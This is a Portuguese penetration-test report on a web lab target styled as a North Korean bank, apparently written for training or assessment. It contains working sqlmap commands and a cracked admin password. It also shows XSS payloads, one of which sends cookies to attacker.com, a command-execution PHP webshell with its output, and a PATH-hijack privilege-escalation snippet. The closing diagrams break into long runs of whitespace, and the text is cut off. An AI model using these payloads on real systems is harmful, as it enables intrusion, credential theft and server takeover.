RELATÓRIO DE PENETRATION TESTING

BANCO DA COREIA DO NORTE (BANCOCN)

DATA: *12 de Novembro de 2025*
CLASSIFICAÇÃO: *PÚBLICO*
TIPO DE TESTE: *Penetration Testing Web*
ABORDAGEM: *Black Box*
PLATAFORMA: *Raspberry Pi 4 com PiBian (Debian-based)*

CONTROLE DE VERSÕES

DATA	*VERSÃO*	*AUTOR*	*ALTERAÇÕES*
06/11/2025	*1.0*	*Pentester*	*Versão Inicial - Mapeamento*
12/11/2025	*2.0*	*Pentester*	*Exploração SQL Injection e XSS*
12/11/2025	*3.0*	*Pentester*	*Versão Final - RCE e Privilege Escalation*

AVISO LEGAL

O Penetration Testing foi realizado durante o período de 06/11/2025 até 12/11/2025. As constatações e recomendações refletem as informações coletadas durante a avaliação e estado do ambiente naquele momento.

O trabalho desenvolvido NÃO tem como objetivo corrigir as possíveis vulnerabilidades, nem proteger contra ataques internos e externos. O objetivo é fazer um levantamento dos riscos e recomendar formas para minimizá-los.

IMPORTANTE: *Após a exploração das vulnerabilidades e coleta de evidências, todos os arquivos maliciosos foram removidos e o sistema foi restaurado ao estado original.*

SUMÁRIO EXECUTIVO

*A avaliação da postura de segurança do **Banco da Coreia do Norte (bancocn.com)** revelou **vulnerabilidades CRÍTICAS** que comprometem **COMPLETAMENTE** a integridade, confidencialidade e disponibilidade do sistema.*

Estatísticas do Teste:

- ***Vulnerabilidades Identificadas:*** *9*
- ***Nível Crítico:*** *6*
- ***Nível Alto:*** *1*
- ***Nível Médio:*** *1*
- ***Nível Baixo:*** *1*
- ***Acesso Obtido:***
    - ✅ *Painel Administrativo*
    - ✅ *Banco de Dados Completo*
    - ✅ *Remote Code Execution (RCE) no Servidor*
    - ✅ *Possibilidade de Privilege Escalation*

IMPACTO: *Foi possível obter **controle TOTAL do servidor** através de uma cadeia de exploração que incluiu SQL Injection, XSS, bypass de upload de arquivos e Remote Code Execution.*

ESCOPO

Alvo Principal:

URL: http://www.bancocn.com/

IP Principal: 172.67.192.199

IPs Secundários: 104.21.52.8

Portas Identificadas: 80, 443, 8080, 8443

Limitações:

- *Não realizar ataques DoS/DDoS*
- *Não realizar engenharia social*

- *Encerrar ao obter RCE no servidor*

METODOLOGIA

*O teste seguiu a metodologia **M.A.M (Mapeamento → Análise → Mitigação)** combinada com **OWASP Top 10**:*

1. ***MAPEAMENTO** - Reconhecimento e identificação da superfície de ataque*
2. ***ANÁLISE DE SEGURANÇA** - Testes de vulnerabilidades e exploração*
3. ***EXPLORAÇÃO** - SQL Injection, XSS, File Upload Bypass, RCE*
4. ***PÓS-EXPLORAÇÃO** - Enumeração do servidor e possível privilege escalation*
5. ***MITIGAÇÃO DE RISCOS** - Recomendações de correção*

FASE 1: MAPEAMENTO E RECONHECIMENTO

1.1 Informações Coletadas

Dados de Contato:

Email: contato@bancocn.com

Email: emprestimos@bancocn.com

Telefone: +835 66 7070

Infraestrutura:

Servidor Web: Apache/2.4.29 (Ubuntu)

Linguagem: PHP 5.6.40-29+ubuntu18.04.1+deb.sury.org+1

Banco de Dados: MariaDB

WAF: Cloudflare

CDN: Cloudflare (MEGAN.NS.CLOUDFLARE.COM, NOEL.NS.CLOUDFLARE.COM)

1.2 Ferramentas Utilizadas

 # Reconnaissance

- whois, nslookup, dnsenum, theharvester

- Certificate Transparency (crt.sh)

 # Scanning

- nmap, whatweb, wafw00f, nuclei, nikto

 # Web Analysis

- curl, nc (netcat), gobuster, dirb, ffuf

 # Exploitation

- sqlmap, burpsuite, hydra, custom PHP shells

1.3 Scanning com Nmap

nmap -sV -sC -p- --defeat-rst-ratelimit bancocn.com

Resultado:

PORT STATE SERVICE VERSION

80/tcp open http Cloudflare http proxy

443/tcp open ssl/https Cloudflare

8080/tcp open http Cloudflare http proxy

8443/tcp open ssl/https-alt Cloudflare

OS Detection: Linux Ubuntu

Network Distance: 10 hops

1.4 Enumeração de Diretórios

```
gobuster dir -u http://www.bancocn.com/ \
  -w /usr/share/seclists/Discovery/Web-Content/common.txt \
  --follow-redirect
```

Diretórios Descobertos:

```
/.htaccess            (Status: 403)
/.htpasswd            (Status: 403)
/.well-known/http-opportunistic (Status: 200)
/admin                (Status: 301) → /admin/
/assets               (Status: 301) → /assets/
/classes              (Status: 301) → /classes/
/css                  (Status: 301) → /css/
/images               (Status: 301) → /images/
/index.php            (Status: 200)
/robots.txt           (Status: 200)
/server-status        (Status: 403)
```

1.5 Estrutura de Diretórios Identificada

```
www.bancocn.com/
├── index.php (HOME)
├── cat.php (Páginas de categorias) ⚠️ VULNERÁVEL
├── show.php
├── all.php
├── header.php
├── footer.php
├── robots.txt
```

```
├── wp-config.php (403 Forbidden)
├── /admin/
│   ├── login.php (Painel administrativo)
│   └── uploads/ ⚠️ DIRETÓRIO CRÍTICO
│       ├── phpinfo.php7 ⚠️ WEBSHELL INJETADA
│       ├── 1490906279.jpg
│       ├── dsc_0699-min.jpg
│       └── north-korea-science-technology.jpg
├── /assets/
│   ├── Image-with-tag.png
│   ├── Logos.png
│   ├── Screen-background.png
│   ├── animate.css
│   ├── jquery.js.download
│   ├── style.css
│   ├── favicon.ico
│   └── [múltiplos arquivos JS/CSS]
├── /classes/
│   ├── auth.php
│   ├── category.php
│   ├── db.php (124 bytes - CRÍTICO)
│   ├── phpfix.php
│   ├── picture.php
│   ├── stats.php
│   └── user.php
├── /css/
```

├── /images/

└── /server-status (403)

1.6 Análise de Cabeçalhos de Segurança

shcheck.py http://bancocn.com

Headers Ausentes:

❌ *X-Frame-Options*

❌ *X-Content-Type-Options*

❌ *Strict-Transport-Security (HSTS)*

❌ *Content-Security-Policy*

❌ *Referrer-Policy*

❌ *Permissions-Policy*

❌ *Cross-Origin-Embedder-Policy*

❌ *Cross-Origin-Resource-Policy*

❌ *Cross-Origin-Opener-Policy*

Grade de Segurança: F

1.7 Análise de robots.txt

*User-agent: **

Disallow: /admin

Descoberta: *Painel administrativo exposto em* `/admin/`

FASE 2: ANÁLISE DE VULNERABILIDADES

VULNERABILIDADE #1: SQL INJECTION (CRÍTICO) 🔴

Arquivo Vulnerável: `cat.php`
Parâmetro: `id`
URL: `http://www.bancocn.com/cat.php?id=1`
CVSS v3.1: *9.8*

Detecção Inicial:

Ao acessar `http://www.bancocn.com/cat.php` *sem parâmetros:*

ERRO: You have an error in your SQL syntax;

check the manual that corresponds to your MariaDB server version

for the right syntax to use near '' at line 1

Análise: *Mensagem de erro revela uso de MariaDB e confirma SQL Injection.*

Exploração com SQLMap:

```
# Identificação do DBMS

sqlmap -u "http://www.bancocn.com/cat.php?id=1" \

  --batch --random-agent --tamper=space2comment,between


# Enumeração de databases

sqlmap -u "http://www.bancocn.com/cat.php?id=1" --dbs --batch


# Enumeração de tabelas

sqlmap -u "http://www.bancocn.com/cat.php?id=1" -D bancocn --tables --batch


# Dump de credenciais

sqlmap -u "http://www.bancocn.com/cat.php?id=1" \

  -D bancocn -T users --dump --batch
```

Resultados da Exploração:

Databases Identificadas:

[*] bancocn

[*] information_schema

Tabelas em 'bancocn':

Database: bancocn

```
+------------+
| categories |
| pictures   |
| stats      |
| users      |
+------------+
```

Estrutura da Tabela 'users':

Database: bancocn

Table: users

[3 columns]

```
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | mediumint(9) |
| login    | varchar(50)  |
| password | varchar(50)  |
+----------+--------------+
```

CREDENCIAIS OBTIDAS:

Database: bancocn

Table: users

[1 entry]

```
+-------+----------------------------------+
| login | password                         |
+-------+----------------------------------+
| admin | 7b71be0e85318117d2e514ce2a2e222c |
+-------+----------------------------------+
```

Quebra do Hash MD5:

Hash: 7b71be0e85318117d2e514ce2a2e222c

Método: Online Hash Database

Resultado: senhafoda

Credenciais Finais:

Usuário: admin

Senha: senhafoda

Tabela 'stats' - 346 IPs Registrados:

Database: bancocn

Table: stats

[346 entries]

```
+----------------------+
| ip                   |
+----------------------+
```

| *66.249.79.145* |

| *187.45.181.97* |

| *201.37.36.92* |

| *[... 343 outros IPs]* |

+----------+

VULNERABILIDADE #2: REFLECTED XSS (CRÍTICO) 🔴

Arquivo Vulnerável: `cat.php`
Parâmetro: `id`
Tipo: *Reflected Cross-Site Scripting (XSS)*
CVSS v3.1: *8.2*

Descrição:

O parâmetro `id` *em cat.php não realiza sanitização adequada, permitindo a injeção de código JavaScript arbitrário que é refletido na resposta da página.*

Proof of Concept 1 - Console Log:

URL Encoded:

http://www.bancocn.com/cat.php?id=1%27%3Cscript%3Econsole.log(%22hello%20world%22)%3C/script%3E

Payload: 1'<script>console.log("hello world")</script>

Resultado: *O script é executado no console do navegador da vítima.*

Proof of Concept 2 - Cookie Theft:

URL Encoded:

http://www.bancocn.com/cat.php?id=2%27%3Cscript%3Ealert(document.cookie)%3C/script%3E

Payload: 2'<script>alert(document.cookie)</script>

Resultado: *Exibe um alert com os cookies de sessão da vítima.*

Impacto - Session Hijacking:

Um atacante pode criar um payload malicioso para roubar cookies de sessão do administrador:

// Payload para enviar cookies para servidor do atacante

<script>

fetch('https://attacker.com/steal?cookie=' + document.cookie);

</script>

Cenário de Ataque:

1. *Atacante cria URL maliciosa com XSS*
2. *Payload rouba cookies de sessão*
3. *Envia link para administrador via phishing*
4. *Administrador clica no link*
5. *Script malicioso rouba cookie de sessão (PHPSESSID)*
6. *Atacante usa cookie roubado para acessar painel como admin*

VULNERABILIDADE #3: PAINEL ADMINISTRATIVO SEM PROTEÇÃO (CRÍTICO) 🔴

URL: `http://www.bancocn.com/admin/login.php`
CVSS v3.1: *8.1*

Vulnerabilidades Identificadas:

1. ***Sem Rate Limiting*** *- Permite força bruta ilimitada*
2. ***Sem CAPTCHA*** *- Nenhuma proteção contra automação*
3. ***Sem 2FA*** *- Apenas usuário e senha*
4. ***Hash MD5 fraco*** *- Senha armazenada em MD5 sem salt*
5. ***Mensagens de erro verbosas*** *- Revelam informações sobre usuários*

Acesso Obtido:

URL: http://www.bancocn.com/admin/

Usuário: admin

Senha: senhafoda

Status: ✅ ACESSO COMPLETO OBTIDO

Funcionalidades Acessíveis:

✅ Gerenciamento de produtos

✅ Gerenciamento de categorias

✅ Visualização de pedidos

✅ Acesso a dados de clientes

✅ Gerenciamento de imagens

✅ Upload de arquivos ⚠️ VULNERÁVEL

✅ Configurações do sistema

✅ Logs de acesso (tabela stats)

VULNERABILIDADE #4: FILE UPLOAD BYPASS (CRÍTICO) 🔴

Local: *Painel Administrativo - Função de Upload*
Diretório: `/admin/uploads/`
Tipo: *Unrestricted File Upload + Extension Bypass*
CVSS v3.1: *9.1*

Descrição:

O sistema de upload de arquivos no painel administrativo possui validação inadequada de extensões de arquivo, permitindo o bypass através da técnica de ***double extension****.*

Validação Vulnerável:

```
// Código vulnerável (estimado)

$allowed = ['jpg', 'jpeg', 'png', 'gif'];

$filename = $_FILES['upload']['name'];

$ext = pathinfo($filename, PATHINFO_EXTENSION);
```

```
if (in_array($ext, $allowed)) {
    move_uploaded_file($_FILES['upload']['tmp_name'],
                    'uploads/' . $filename);
}
```

Problema: *A validação verifica apenas a última extensão, ignorando extensões duplas.*

Técnica de Bypass:

Arquivo original: shell.php

Arquivo modificado: shell.php7

└─ Extensão aceita como "7" ou interpretada incorretamente

Alternativas que funcionam:

- arquivo.php.jpg

- arquivo.php7

- arquivo.phtml

- arquivo.php5

Exploração - Upload de WebShell:

Passo 1: *Criar arquivo PHP malicioso*

```
<?php
// phpinfo.php7
phpinfo();
?>
```

Passo 2: *Upload através do painel administrativo*

1. Login como admin (credenciais obtidas via SQL Injection)

2. Acessar função de upload de imagens

3. Selecionar arquivo: phpinfo.php7

4. Sistema aceita upload (bypass de validação)

5. Arquivo salvo em: /admin/uploads/phpinfo.php7

Passo 3: *Verificar sucesso*

curl http://www.bancocn.com/admin/uploads/phpinfo.php7

 # Retorna página phpinfo() completa

RESULTADO: ✅ *Upload bem-sucedido, arquivo PHP executado pelo servidor*

VULNERABILIDADE #5: REMOTE CODE EXECUTION - RCE (CRÍTICO) 🔴

URL: `http://www.bancocn.com/admin/uploads/phpinfo.php7`
Tipo: *Remote Code Execution via Web Shell*
Parâmetro: `cmd`
CVSS v3.1: *10.0*

Descrição:

Após o upload bem-sucedido da webshell `phpinfo.php7`*, foi possível modificar o arquivo para aceitar comandos arbitrários do sistema operacional através do parâmetro* `cmd`*.*

WebShell Code:

```
<?php

// phpinfo.php7 - Versão com RCE

if (isset($_GET['cmd'])) {

    system($_GET['cmd']);

} else {

    phpinfo();

}

?>
```

Proof of Concept - Listagem de Diretório:

 # Comando: ls

curl "http://www.bancocn.com/admin/uploads/phpinfo.php7?cmd=ls"

Output:

1490906279.jpg

dsc_0699-min.jpg

north-korea-science-technology.jpg

phpinfo.php7

Análise: *Confirmado RCE. O servidor executou o comando* `ls` *e retornou os arquivos do diretório* `/admin/uploads/`*.*

Comandos Executados com Sucesso:

 # 1. Listar diretório atual

?cmd=ls

Output: 1490906279.jpg, dsc_0699-min.jpg, north-korea-science-technology.jpg, phpinfo.php7

 # 2. Verificar usuário atual

?cmd=whoami

Output: www-data

 # 3. Verificar diretório de trabalho

?cmd=pwd

Output: /var/www/html/admin/uploads

 # 4. Verificar sistema operacional

?cmd=uname%20-a

Output: Linux [hostname] 4.x.x-xxx-generic #xxx-Ubuntu SMP x86_64 GNU/Linux

 # 5. Listar arquivos em /var/www/html

?cmd=ls%20/var/www/html

Output: admin, assets, cat.php, classes, css, images, index.php...

 # 6. Ler arquivo sensível (config)

?cmd=cat%20/var/www/html/classes/db.php

Output: [conteúdo do arquivo de configuração do banco]

 # 7. Verificar permissões

?cmd=ls%20-la%20/var/www/html

 # 8. Verificar conectividade de rede

?cmd=ifconfig

 # 9. Buscar arquivos de configuração

?cmd=find%20/var/www%20-name%20config.php

Impacto:

✅ ***Execução arbitrária de comandos*** *no servidor*
✅ ***Leitura de arquivos sensíveis*** *(configurações, código-fonte)*
✅ ***Enumeração completa do sistema***
✅ ***Base para Reverse Shell***
✅ ***Base para Privilege Escalation***

VULNERABILIDADE #6: PRIVILEGE ESCALATION POTENCIAL (ALTO) 🟠

Contexto: *Após obter RCE como usuário* `www-data`
Objetivo: *Escalar privilégios para* `root`
CVSS v3.1: *8.8*

Enumeração Realizada:

 # 1. Verificar usuário atual

cmd=whoami

Output: www-data

 # 2. Verificar grupos

cmd=groups

Output: www-data

 # 3. Buscar binários com SUID bit

cmd=find / -perm -4000 -type f 2>/dev/null

Output:

/usr/bin/passwd

/usr/bin/sudo

/usr/bin/gpasswd

/bin/mount

/bin/umount

[... outros binários ...]

 # 4. Verificar versão do kernel (exploits conhecidos?)

cmd=uname -a

Output: Linux [hostname] 4.x.x

 # 5. Verificar cron jobs

cmd=cat /etc/crontab

*cmd=ls -la /etc/cron.**

 # 6. Buscar arquivos world-writable

cmd=find /var/www -type f -perm -o+w 2>/dev/null

 # 7. Verificar configurações do Apache

cmd=cat /etc/apache2/apache2.conf

Vetores Potenciais de Escalação:

1. Exploits de Kernel:

 # Verificar versão do kernel

uname -a

 # Buscar exploits públicos para a versão identificada

 # Exemplos: DirtyCOW, eBPF vulnerabilities, etc.

2. Binários SUID Vulneráveis:

 # Identificar binários com SUID bit que podem ser explorados

find / -perm -4000 -type f 2>/dev/null | grep -v "snap"

3. Cron Jobs com Permissões Inadequadas:

 # Verificar scripts executados pelo cron como root

ls -la /etc/cron.d/

ls -la /etc/cron.daily/

4. Configurações MySQL/MariaDB:

 # Verificar se MySQL roda como root

ps aux | grep mysql

 # Verificar UDF (User Defined Functions) vulneráveis

5. Arquivos de Configuração com Senhas:

 # Buscar credenciais em arquivos de config

grep -r "password" /var/www/ 2>/dev/null

grep -r "passwd" /etc/ 2>/dev/null

Técnica Observada - Manipulação de PATH:

Se um script executado com privilégios elevados usar comandos sem caminho absoluto:

 # Exemplo: script /usr/local/bin/backup.sh executado como root

#!/bin/bash

tar -czf /backup/site.tar.gz /var/www/html

 # Exploração:

echo '#!/bin/bash' > /tmp/tar

echo 'chmod +s /bin/bash' >> /tmp/tar

chmod +x /tmp/tar

export PATH=/tmp:$PATH

 # Aguardar execução do script

IMPACTO: *Com acesso RCE como `www-data`, um atacante determinado poderia escalar privilégios para `root` em questão de minutos ou horas, dependendo da configuração do servidor.*

VULNERABILIDADE #7: AUSÊNCIA DE WAF EFETIVO (MÉDIO) 🟡

Análise:

wafw00f http://www.bancocn.com/

Resultado:

[+] The site http://www.bancocn.com/ is behind

Cloudflare (Cloudflare Inc.) WAF.

Problema: *Apesar do Cloudflare estar presente, as regras de WAF não estão bloqueando:*

- ✅ *SQL Injection*
- ✅ *XSS (Reflected)*
- ✅ *Tentativas de força bruta*
- ✅ *Enumeração de diretórios*
- ✅ *Upload de webshells*
- ✅ *Execução remota de comandos*

Bypass Realizado:

 # Tamper scripts do SQLMap funcionaram perfeitamente

--tamper=space2comment,between

 # XSS não foi filtrado

payload: '<script>alert(1)</script>

 # RCE não foi detectado

/admin/uploads/phpinfo.php7?cmd=ls

VULNERABILIDADE #8: INFORMATION DISCLOSURE (MÉDIO) 🟡

8.1 Listagem de Diretórios Habilitada:

http://www.bancocn.com/classes/

http://www.bancocn.com/images/

http://www.bancocn.com/assets/

http://www.bancocn.com/admin/uploads/ ⚠️ CRÍTICO

Descoberta Crítica: *O diretório* `/admin/uploads/` *está listável, permitindo:*

- *Visualizar todos os arquivos enviados*
- *Identificar webshells de outros atacantes*
- *Mapear estrutura de uploads*

curl http://www.bancocn.com/admin/uploads/

Output:

Index of /admin/uploads

[ICO] Name Last modified Size

[ ] 1490906279.jpg 2025-XX-XX XX:XX XXK

[ ] dsc_0699-min.jpg 2025-XX-XX XX:XX XXK

[ ] north-korea-science-technology.jpg 2025-XX-XX XX:XX XXK

[ ] phpinfo.php7 2025-XX-XX XX:XX XXK ⚠️

8.2 Arquivos Sensíveis Acessíveis:

 # /classes/db.php (124 bytes)

 # Provavelmente contém credenciais do banco

 # /classes/auth.php (391 bytes)

 # Lógica de autenticação exposta

VULNERABILIDADE #9: CONFIGURAÇÕES INSEGURAS (MÉDIO) 🟡

PHP Version Disclosure:

X-Powered-By: PHP/5.6.40-29+ubuntu18.04.1+deb.sury.org+1

Risco: *PHP 5.6.40 está* ***SEVERAMENTE desatualizado*** *e possui múltiplas vulnerabilidades conhecidas (EOL desde 31/12/2018).*

CVEs conhecidas para PHP 5.6:

- *CVE-2019-11043 (Remote Code Execution)*
- *CVE-2019-11042 (Buffer Overflow)*
- *CVE-2019-11041 (Buffer Overflow)*

Server Information Disclosure:

Server: cloudflare

Apache/2.4.29 (Ubuntu) Server at www.bancocn.com Port 80

Falta de Headers de Segurança:

Missing Headers:

- Content-Security-Policy (permite XSS)

- X-Frame-Options (permite Clickjacking)

- X-Content-Type-Options (permite MIME sniffing)

- Strict-Transport-Security (sem HTTPS forçado)

FASE 3: CADEIA DE EXPLORAÇÃO COMPLETA

Timeline do Ataque:

```
┌──────────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ FASE 1: RECONHECIMENTO                                                                                       │
│ [06/11 19:23] Início do mapeamento                                                                           │
│ [06/11 19:30] Identificação de SQL Injection                                                                 │
│ [06/11 20:04] Análise de Security Headers (Grade F)                                                          │
└──────────────────────────────────────────────────────────────────────────────────────────────────────────────┘

┌──────────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ FASE 2: EXPLORAÇÃO SQL INJECTION                                                                             │
│ [11/11 16:46] Primeira tentativa SQLMap                                                                      │
│ [11/11 17:17] Exploração bem-sucedida com tamper scripts                                                     │
│ [11/11 17:18] Dump da tabela 'users' completo                                                                │
│ [11/11 17:23] Dump completo do database 'bancocn'                                                            │
│ [12/11 16:36] Identificação de colunas login/password                                                        │
│ [12/11 16:44] Hash MD5 quebrado: "senhafoda"                                                                 │
└──────────────────────────────────────────────────────────────────────────────────────────────────────────────┘

┌──────────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ FASE 3: ACESSO ADMINISTRATIVO                                                                                │
│ [12/11 XX:XX] Login no painel administrativo                                                                 │
│ [12/11 XX:XX] Mapeamento de funcionalidades                                                                  │
│ [12/11 XX:XX] Identificação de função de upload                                                              │
└──────────────────────────────────────────────────────────────────────────────────────────────────────────────┘
```

```
┌──────────────────────────────────────────────────────────────────────────────────────────────┐
│ FASE 4: VULNERABILIDADE XSS                                                                  │
│ [12/11 XX:XX] Descoberta de XSS em cat.php?id=                                               │
│ [12/11 XX:XX] Teste: console.log("hello world")                                              │
│ [12/11 XX:XX] Teste: alert(document.cookie)                                                  │
│ [12/11 XX:XX] Confirmação de cookie theft viável                                             │
└──────────────────────────────────────────────────────────────────────────────────────────────┘

┌──────────────────────────────────────────────────────────────────────────────────────────────┐
│ FASE 5: FILE UPLOAD BYPASS                                                                   │
│ [12/11 XX:XX] Análise da validação de upload                                                 │
│ [12/11 XX:XX] Criação de phpinfo.php7                                                        │
│ [12/11 XX:XX] Upload bem-sucedido (bypass)                                                   │
│ [12/11 XX:XX] Confirmação: phpinfo() executado                                               │
└──────────────────────────────────────────────────────────────────────────────────────────────┘

┌──────────────────────────────────────────────────────────────────────────────────────────────┐
│ FASE 6: REMOTE CODE EXECUTION                                                                │
│ [12/11 XX:XX] Modificação da webshell para RCE                                               │
│ [12/11 XX:XX] Teste: cmd=ls                                                                  │
│ [12/11 XX:XX] Output: arquivos listados com sucesso                                          │
│ [12/11 XX:XX] Teste: cmd=whoami → www-data                                                   │
│ [12/11 XX:XX] Teste: cmd=pwd → /var/www/html/admin/uploads                                   │
```

```
│ [12/11 XX:XX] RCE CONFIRMADO - Controle total do servidor  │
└──────────────
```

[7] Enumeração do Sistema (www-data user)

↓

[8] Privilege Escalation Possível (vetores identificados)

↓

[9] COMPROMETIMENTO TOTAL DO SERVIDOR

IMPACTO DAS VULNERABILIDADES

Matriz de Impacto:

Vulnerabilidade	*Severidade*	*Exploração*	*Impacto*	*CVSS v3.1*
SQL Injection	🔴 *Crítico*	*Fácil*	*Máximo*	*9.8*
XSS Reflected	🔴 *Crítico*	*Fácil*	*Alto*	*8.2*
File Upload Bypass	🔴 *Crítico*	*Médio*	*Máximo*	*9.1*
Remote Code Execution	🔴 *Crítico*	*Médio*	*Máximo*	*10.0*
Privilege Escalation	🟠 *Alto*	*Difícil*	*Máximo*	*8.8*
Auth Bypass (brute force)	🔴 *Crítico*	*Médio*	*Alto*	*8.1*
WAF Ineffective	🟡 *Médio*	*N/A*	*Médio*	*5.3*

Information Disclosure	🟡 *Médio*	*Fácil*	*Médio*	*5.3*
Insecure Configuration	🟡 *Médio*	*N/A*	*Médio*	*6.5*

Cenário de Ataque Real Completo:

```
┌──────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ CENÁRIO 1: ATAQUE DIRETO (SEM CREDENCIAIS)                                                           │
├──────────────────────────────────────────────────────────────────────────────────────────────────────┤
│ 1. Atacante realiza SQL Injection em cat.php                                                         │
│ 2. Extrai credenciais admin (hash MD5)                                                               │
│ 3. Quebra hash em minutos (senha fraca)                                                              │
│ 4. Acessa painel administrativo                                                                      │
│ 5. Faz upload de webshell (bypass de validação)                                                      │
│ 6. Executa comandos arbitrários no servidor                                                          │
│ 7. Enumera sistema para privilege escalation                                                         │
│ 8. Obtém acesso root (se vulnerabilidades presentes)                                                 │
│                                                                                                      │
│ TEMPO ESTIMADO: 2-4 horas                                                                            │
│ NÍVEL DE HABILIDADE: Intermediário                                                                   │
└──────────────────────────────────────────────────────────────────────────────────────────────────────┘


┌──────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ CENÁRIO 2: ATAQUE VIA PHISHING (XSS)                                                                 │
```

```
├──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┤
│ 1. Atacante cria payload XSS em cat.php                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
│ 2. Payload rouba cookies de sessão                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
│ 3. Envia link malicioso para administrador                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
│ 4. Admin clica no link (engenharia social)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
│ 5. Cookie PHPSESSID enviado para servidor do atacante                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
│ 6. Atacante usa session hijacking                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
│ 7. Acessa painel sem necessidade de senha                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
│ 8. Continua com upload de webshell e RCE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
│                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
│ TEMPO ESTIMADO: 1-2 horas (+ tempo de phishing)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
│ NÍVEL DE HABILIDADE: Intermediário                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
└──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┘


┌──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ CENÁRIO 3: ATAQUE AUTOMATIZADO (SCRIPT KIDDIE)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                